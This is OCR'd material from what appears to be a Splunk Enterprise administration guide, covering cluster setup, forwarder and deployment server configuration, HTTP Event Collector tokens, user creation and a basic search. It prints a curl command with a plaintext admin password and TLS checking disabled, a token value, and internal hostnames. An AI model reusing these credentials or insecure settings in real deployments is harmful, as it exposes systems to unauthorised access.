
□ (optional) Verify REST access — from CMD window: **curl -k -u admin:Splunk1t2me https://<ipaddress>:8089/services/properties**

verifies firewall port is open

Returns long list of properties

tlsv1 alert protocol version error? Upgrade curl to latest version:

https://winampplugins.co.uk/curl/




Splunk Web

Run Splunk Web ● Yes ○ No

Enable SSL (HTTPS) in Splunk Web? ● Yes ○ No


Web port * 8443




```
-bash-4.2$ ./splunk show shcluster-status

 Captain:
                               dynamic_captain : 1
                               elected_captain : Mon Jul  9 02:48:52 2018
                                            id : 14E5BDB5-5B74-4D50-92ED-86A2CD00E020
                              initialized_flag : 1
                                         label : ip-172-31-28-137.ec2.internal
                                      mgmt_uri : https://172.31.28.137:8089
                         min_peers_joined_flag : 1
                          rolling_restart_flag : 0
                            service_ready_flag : 1

 Members:
        ip-172-31-46-250.ec2.internal
                                         label : ip-172-31-46-250.ec2.internal
                         last_conf_replication : Pending
                                      mgmt_uri : https://172.31.46.250:8089
                                mgmt_uri_alias : https://172.31.46.250:8089
                                        status : Up
        ip-172-31-28-137.ec2.internal
                                         label : ip-172-31-28-137.ec2.internal
                                      mgmt_uri : https://172.31.28.137:8089
                                mgmt_uri_alias : https://172.31.28.137:8089
                                        status : Up
        ip-172-31-1-45.ec2.internal
                                         label : ip-172-31-1-45.ec2.internal
                         last_conf_replication : Pending
                                      mgmt_uri : https://172.31.1.45:8089
                                mgmt_uri_alias : https://172.31.1.45:8089
                                        status : Up
```


Splunk Enterprise
Dev/Test Environment
Load Balancer
Search Head Cluster
Captain
Cluster Members
SH1
172.31.28.137
devtestrlsh010.mdi.com
SH2
172.31.46.250
devtestrlsh011.mdi.com
SH3
172.31.1.45
devtestrlsh012.mdi.com
Deployer
172.31.28.225
devtestrldp014.mdi.com
Indexer Cluster
Peer Nodes
(Search Peers)
IDX1
172.31.28.223
devtestrlix016.mdi.com
IDX2
172.31.39.185
devtestrlix017.mdi.com
IDX3
172.31.13.169
devtestrlix017.mdi.com
Master Node
License Master
Monitoring Console
172.31.18.102
devtestrlml015.mdi.com
Forwarders w/
Load Balancing
Heavy
Forwarder
172.31.xxx.xxx
devtestrlhf019.mdi.com
Application
Server
xxx.xxx.xxx.xxx
devtestrlasxxx.mdi.com
Web
Server
xxx.xxx.xxx.xxx
devtestrlwsxxx.mdi.com
Deployment
Server
172.31.17.204
devtestrlds018.mdi.com

Chapter 4: Getting Data into Splunk




If you intend to use a Splunk deployment server to configure this UniversalForwarder, please specify the host or IP, and port (default port is 8089). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Deployment Server

Hostname or IP: 172.31.17.204 : 8089

Enter the hostname or IP of your deployment server, e.g. ds.splunk.com

default is 8089



Edit Global Settings

All Tokens: Enabled | Disabled

Default Source Type: Select Source Type


Default Index: main

Default Output Group: None

Use Deployment Server □

Enable SSL ☑

HTTP Port Number ?: 8088



Configure a new token for receiving data over HTTP. Learn More


Name: temp_sensors

Source name override ?: optional

Description ?: Temperature sensor data from gateway

Output Group (optional): None

Enable indexer acknowledgement □



metrics_csv

App Context: Search & Reporting (search)

Select Allowed Indexes

Available item(s) add all »


- history
- main
- metricstest
- sensors_180d_midx
- summary

Selected item(s) « remove all

- sensors_180d_midx

Select indexes that clients will be able to select from.


Default Index: sensors_180d_midx



Token has been created successfully.

Configure your inputs by going to Settings > Data Inputs

Token Value: c2ab098b-dc13-4425-84f4-c1de41d8462e



Forwarder Management

Repository Location: $SPLUNK_HOME/etc/deployment-apps


1 Client PHONED HOME IN THE LAST 24 HOURS

0 Clients DEPLOYMENT ERRORS

2 Total downloads IN THE LAST 1 HOUR

1 Clients 10 Per Page

i	Host Name	Client Name	Instance Name	IP Address	Actions	Machine Type	Deployed Apps	Phone Home
›	ip-172-31-39-242	MDIWebServer	ip-172-31-39-242	172.31.39.242	Delete Record	linux-x86_64	2 deployed	a few seconds ago




```
-bash-4.2$ ./splunk validate cluster-bundle
Validating new bundle. Please run 'splunk show cluster-bundle-status' to check the status of the bundle validation.
Created new bundle with checksum=A609FFBB016C56E982F5D5E685F79ED3
-bash-4.2$
-bash-4.2$ ./splunk show cluster-bundle-status

master
         cluster_status=None
         active_bundle
                checksum=AD63783A794BE1C6A3D27CFC6EFC639E
                timestamp=1531075572 (in localtime=Sun Jul  8 18:46:12 2018)
         latest_bundle
                checksum=AD63783A794BE1C6A3D27CFC6EFC639E
                timestamp=1531075572 (in localtime=Sun Jul  8 18:46:12 2018)
         last_validated_bundle
                checksum=A609FFBB016C56E982F5D5E685F79ED3
                last_validation_succeeded=1
                timestamp=1534628241 (in localtime=Sat Aug 18 21:37:21 2018)
         last_check_restart_bundle
                last_check_restart_result=restart not required
                checksum=
                timestamp=0 (in localtime=Thu Jan  1 00:00:00 1970)

 ip-172-31-13-169.ec2.internal    1FA5C915-5ABF-419A-8D26-A4B00F0E87D4    default
         active_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         latest_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         last_validated_bundle=A609FFBB016C56E982F5D5E685F79ED3
         last_bundle_validation_status=success
         restart_required_apply_bundle=0
         status=Up

 ip-172-31-28-223.ec2.internal    60B63B6B-1C66-4592-84B6-1DA13B452F6F    default
         active_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         latest_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         last_validated_bundle=A609FFBB016C56E982F5D5E685F79ED3
         last_bundle_validation_status=success
         restart_required_apply_bundle=0
         status=Up

 ip-172-31-39-185.ec2.internal    B38F17CE-F3C9-449C-A729-850E1AC9B179    default
         active_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         latest_bundle=AD63783A794BE1C6A3D27CFC6EFC639E
         last_validated_bundle=A609FFBB016C56E982F5D5E685F79ED3
         last_bundle_validation_status=success
         restart_required_apply_bundle=0
         status=Up
```



Configuration Bundle Actions

Click Push to distribute the configuration bundle to the set of peers. Optionally, validate the bundle and check if peer restart is required without distributing the bundle, or rollback to the previous bundle. Learn More


< Back to Master Node

Bundle Information:

Updated Time .... 8/18/2018, 5:45:36 PM
Active Bundle ID ? A609FFBB016C56E982F5D5E685F79ED3
Latest Bundle ID ? A609FFBB016C56E982F5D5E685F79ED3
Previous Bundle ID ? AD63783A794BE1C6A3D27CFC6EFC639E

i	Peer ⇕	Site	Status	Action Status
>	ip-172-31-13-169.ec2.internal	default	Up	None
>	ip-172-31-28-223.ec2.internal	default	Up	None
>	ip-172-31-39-185.ec2.internal	default	Up	None

Chapter 5:
Administering Splunk Apps and Users



Create User

Name: parzival

Full name: Wade Watts

Email address: parzival@gmail.com

Set password: •••••••••••

Confirm password: •••••••••••

Password must contain at least ?

✓ 8 characters

Time zone ?: (GMT-05:00) Eastern Time (US & Canada)

Default app ?: launcher (Home)

Assign to roles ?


Available item(s): admin, can_delete, power, splunk-system-role, user

Selected item(s): power, user

Create a role for this user □

Require password change □

Chapter 6: Searching with Splunk




Explore Splunk Enterprise

Product Tours
New to Splunk? Take a tour to help you on your way.

Splunk Apps
Apps and add-ons extend the capabilities of Splunk Enterprise.

Splunk Docs
Comprehensive documentation for Splunk Enterprise and for all other Splunk products.



New Search


```
index=weblogs_90d_eidx
```

✓ 216 events (8/25/18 8:00:00.000 PM to 8/26/18 8:06:10.000 PM) No Event Sampling ▾

SELECTED FIELDS
a host 1
a source 2
a sourcetype 2

INTERESTING FIELDS
# bytes 45
a clientip 45
date_hour 20

